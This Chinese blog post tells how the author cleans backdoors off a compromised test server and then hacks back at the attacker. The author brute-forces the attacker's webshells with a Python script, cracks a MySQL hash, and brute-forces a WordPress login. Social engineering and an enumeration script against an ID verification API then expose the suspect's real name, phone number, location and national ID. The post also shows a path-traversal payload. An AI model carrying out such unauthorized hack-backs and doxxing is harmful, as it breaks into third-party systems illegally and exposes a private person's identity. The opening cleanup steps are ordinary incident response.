# 服务器被入侵了？反手溯源出入侵者画像【网络安全】

原创

IT老涵 于 2022-03-07 16:46:19 发布 

分类专栏： 网络 安全 黑客 文章标签： 安全 安全漏洞 网络安全



本文链接：https://blog.csdn.net/HBohan/article/details/123333962



网络 同时被 3 个专栏收录

355 篇文章 13 订阅

订阅专栏

安全

375 篇文章 21 订阅

订阅专栏

黑客

79 篇文章 13 订阅

订阅专栏

## 前序

手机上发来服务器被入侵的消息，这令人感到一脸懵，这个服务器也不是啥重要东西，上面啥也没有怎么还会被搞？被人搞了那也不能示弱了，

## 排查后门

开机进行分析。一登陆进服务器就想起来了之前做测试的时候直接在服务器上搭了个文件上传的靶场，就很难受了，这就是自作自受啊~~。没办法，只好先找马吧。首先就在`upload`的文件夹下发现了木马后门，然后查看隐藏文件时还发现了一个“不死马”。

```
root@2e5aa2d0f6a6:/var/www/html/upload/upload# ll
total 28
drwxrwxrwx 2 root     root     4096 [redacted]:17 ./
drwxrwxrwx 3 root     root     4096 [redacted]:04 ../
-rwxrwxrwx 1 root     root      176 [redacted]:04 ._.DS_Store*
-rwxrwxrwx 1 root     root      176 [redacted]:04 ._config.php*
-rw-r--r-- 1 www-data www-data   90 [redacted]:20 .config.php
-rw-r--r-- 1 www-data www-data 1115 [redacted]:17 153253.php5
-rw-r--r-- 1 www-data www-data  650 [redacted]:16 shell.php
```

又仔细看了下`shell.php`，这是个PHP的冰蝎马，这要进行流量分析肯定也溯源不回去啊，操作流量都是加密的。再看那个`.config.php`妥妥的“不死马”，删了还会再生。接下来肯定也溯源不回去啊，操作流量都是加密的。再看那个`.config.php`妥妥的“不死马”，删了还会再生。

- 1.创建一个和不死马生成的马一样名字的目录。
- 2.编写一个使用`ignore_user_abort(true)`函数的脚本，一直竞争写入删除不死马文件，其中`usleep()`的时间必须要小于不死马的`usleep()`时间才会有效果。
- 3.在具有高权限时，重启Apache直接删除即可。
- 4.如果没有权限重启就kill掉`www-data`用户的所有子进程。

虽然有权限，但是还是觉得单独清理www-data下的子进程能好一些，执行命令：

```
ps aux | grep www-data | awk '{print $2}' | xargs kill -9
```

然后再`rm -f .config.php`就清除了“不死马”。

## 反击溯源

清除了后门后，又好一顿检查应该是没有问题了。就想着能不能溯源找到这个黑客呢，首先看了下history历史记录，又看了下Apache日志记录。他竟然给删了。好吧，但是也只能说这个黑客有点背，这本就是平时做测试用的服务器，之前用这个服务器做测试的时候给好几个文件加过一个流量监控的WAF，打开WAF生成的日志记录，还真的抓取到了它攻击的记录，捕获到了它的IP。


```
2020-8-02 17:05:53
Array
(
    [Get] => Array
        (
            [id] => ../../../../../../../../../../etc/passwd
        )

    [Post] => Array
        (
        )

    [Cookie] => Array
        (
            [yNYk_2132_saltkey] => qo3Pc4KK
            [yNYk_2132_lastvisit] => 1575272835
            [yNYk_2132_sid] => orIDzR
            [yNYk_2132_lastact] => 1575276949	home.php
        )

    [File] => Array
        (
        )

    [Header] => Array
        (
            [Upgrade-Insecure-Requests] => 1
            [Cookie] => yNYk_2132_saltkey=qo3Pc4KK; yNYk_2132_lastvisit=1575272835; yNYk_2132_sid=orIDzR;
            [Connection] => close
            [Accept-Encoding] => gzip, deflate
            [Accept-Language] => zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
            [User-Agent] => Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:70.0) Gecko/20100101 Firefox/70.0
            [Host] =>
        )

)
```


拿着这个IP放到微步在线进行一番查询，很久之前就被人标记为是个傀儡机了，看来是个老油条了。

## 攻克傀儡机




知道目标机器后拿出nmap进行一波扫描，发现目标的3306端口竟然暴露出来了，而80端口访问页面也什么东西没有。




然而第一时间并没有考虑SSH弱密码和Mysql弱密码的事，因为基本很少碰到过。同时根据微步查询的结果判断，所以第一时间就猜想这个网站上一定“万马奔腾”，于是就祭出了改装扫描工具对其进行探测，结果还真存在马。这里使用的是改装过的dirsearch，在它的配置字典里加上了一些常见后门命名。


从扫描结果看除了这两个存在的马之外还有个2.php，访问后页面都是空白，那八成确定就是某个黑客遗留的小马后门了，于是自己写了个小脚本对这几个后门依次进行探测，首先上网找了个后门密码字典，然后载入这个黑客之前种的马的密码，最终利用脚本如下：


```
Import requests
url = "http://ip/bgdoor.php"#后门地址
dict = open('后门密码字典.txt','r')
dict_list = dict.readlines()
print("[+] 请选择木马类型 1.GET 2.POST")
type = input("")
if int(type)==1:
for i in dict_list:
data = {i.strip():'phpinfo();'}
res = requests.get(url,data)
if '$_SERVER' in res.text:
print(i.strip())
if int(type)==2:
for i in dict_list:
data = {i.strip():'phpinfo();'}
res = requests.post(url,data)
if '$_SERVER' in res.text:
print(i.strip())
```




和种的马密码是相同的，那接下来就骑着他的马打他吧

## 社工艺术黑手画像


蹭上马后，进去就是一番翻箱倒柜，因为前面的端口探测，知道存在MySQL的服务，当时的想法就是找到MySQL的登录密码。所以第一时间进去后就开始寻找MySQL的目录位置去寻找`user.MYD`文件，最终找到该文件的路径为：`D:\MySQL\data\mysql\user.MYD`。而找这个文件是因为其中保存着用户数据库登录的用户名和密码哈希值。打开后看到用户名就是root。




而对于该文件的密码哈希的获取我这样来解释，首先存在*这就代表该密码的哈希长度一定是40位，而该文件开头部分存在四段不同的密码哈希，将每一段单独提出，找到其中两段是26位和14位，拼接到一起刚好40位，即为MySQL登录的密码哈希值。得到密码哈希值后送到cmd5网站就是一波破解。


破解后得到了密码结果，这个密码应该也算得上是个弱口令了，就是不太常用，反正cmd5库里存在，这里就不再吐槽了。然后用得到用户名和密码就轻车熟路的进入了数据库。


进去后看了看这个数据库，里面的内容较少，看样子应该也不常用。不过我还是在一番仔细寻找后找到点东西，密码就不打码了，md5解密后就是“123456”，应该是注册人当时随便注册的吧，但是前面的user和mail得打码了，这俩信息有点意思。如下图所示。




拿到user值，看样子注册的时候应该是他的网络常用ID，但是不确定这个ID是这台机器原本主人留下的，还是这个黑客留下的。于是就谷歌了一下这个ID，信息不是很多，但是存在一个作废的博客。再看下这个QQ，尝试加了下好友，发现这明显就是一个小号，空间内容就更新过一两次还多是广告。



再看看这小号的第一条说说，什么QQ飞车荣誉殿堂之类的，好像还可以帮忙刷Q币，但看样子也都是好久之前的信息了。这么一看就感觉好像是那个黑服务器的人，多少有点野路子。然后本着继续探索的心理，我加了他一下QQ，结果好几天没个回复，估计这号他都要作废了吧。没办法回到那个废弃的博客上，再研究研究吧。

这个博客是常见的WordPress，那么常规操作：网址后加上`/wp-admin`找后台，访问存在这个路径后台，地址没有修改，然后WordPress的默认用户名是admin，那么接下来就是密码字典生成了，因为之前MySQL数据库也弄到一个密码，再把他的常用ID用社工库查了一下得到了一个旧密码，但是不确定是不是他的。最后结合它的ID历史密码和Mysql登录密码，利用社工密码字典生成工具生成了一个组合密码字典，掏出BurpSuite就是一把梭。




看到结果心里笑出了声，登录进去就看到了邮箱地址确认提示，这个邮箱还是个QQ邮箱，这下应该就是黑客的大号了。


然后又尝试加了下好友，至少确定这是个常用号，一个SVIP的大佬。因为也没有什么验证措施，所以第二天就同意了。





接下来就没啥可说的了，空间动态轻松的就暴露了他的大量信息，定位特殊的建筑物位置得到曾经去过的大概的位置，还翻到半年前曾在空间发通知换了手机号，再看空间留言，大家都叫他老徐。

整理一下目前得到的信息：

手机号码、大概位置、出生年月日、姓氏。

利用得到的手机号去支付宝进行转账，然后对姓名进行校验，看看能不能得到名字全称。

校验时发现名字只有两个字，姓氏前面我们已经知道了，校验时提示出的是名字，让填姓氏，我们填入"徐"姓，校验通过，得到完整的姓名。

接着拿着手机号去搜索了一番，发现存在一个微博账号，在微博账号的资料栏里又得到了一个生日，猜想微博这个才是正确的，qq资料卡的为假的。


准备猜测一波SFZ，以下是当时的猜解过程：因为前面通过查看黑客的生活照中的建筑物确定了黑客的基本地区，我们利用XX省XX县XX镇的SFZ地区号来构造一下SFZ前面的部分，通过查询发现地区号码为`51****`，出生年月日就用微博资料里写的19911023，只有后四位不确定，因为黑客是男性，所以可以确定SFZ第17位是奇数。第17位范围是：1－3－5－7－9 这4个数字，而最后一位的范围是：0－1－2－3－4－5－6－7－8－9－10这11个数字，第15和第16位则是0~9这10个数字。于是准备利用阿里的SFZ实名认证api进行枚举验证。

最终写了个脚本批量爆破，成功匹配到真实的SFZ。

```
import urllib,urllib2,sysimport sslhost = 'https://idcard.market.alicloudapi.com'path = '/lianzhuo/idcard'method
 = 'GET'appcode = '2e1ac42e**************4f8258e438'querys = 'cardno=5*****19911023'name = '&name=*****'bodys =
{}for i in range(5000):url = host + path + '?' + querys + str(i) + namerequest = urllib2.Request(url)request.add
_header('Authorization', 'APPCODE ' + appcode)ctx = ssl.create_default_context()ctx.check_hostname = Falsectx.ve
rify_mode = ssl.CERT_NONEresponse = urllib2.urlopen(request, context=ctx)content = response.read()if (content):p
rint(content)
```

```
{"data":{},"resp":{"code":14,"desc":"无此身份证号码"}}
{"data":{},"resp":{"code":14,"desc":"无此身份证号码"}}
{"data":{},"resp":{"code":14,"desc":"无此身份证号码"}}
{"data":{},"resp":{"code":14,"desc":"无此身份证号码"}}
{"data":{"sex":"男","address":"[redacted]","birthday":"1991-10-23"},"resp":{"code":0,"desc":"匹配"}}
{"data":{},"resp":{"code":14,"desc":"无此身份证号码"}}
{"data":{},"resp":{"code":14,"desc":"无此身份证号码"}}
{"data":{},"resp":{"code":14,"desc":"无此身份证号码"}}
{"data":{},"resp":{"code":14,"desc":"无此身份证号码"}}
{"data":{},"resp":{"code":14,"desc":"无此身份证号码"}}
```

到最后可算是锁定到这个人了，收工前再梳理一下得到的信息，分析黑客人物画像：

```
姓名：徐*性别：男年龄：29家庭地址：**省**市**县**镇**手机号码：1**********出生年月：19911023SFZ：5*****19911023****
```

## 总结

1、一些敏感业务不要轻易放到公网服务器上，放上一定要做好安全。

2、在溯源分析时，遇到傀儡机可以考虑下蹭马利用的方式。

3、数据库密码哈希值获取，搜寻敏感信息。

4、社工查询：谷歌搜索、QQ资料、细心关联分析。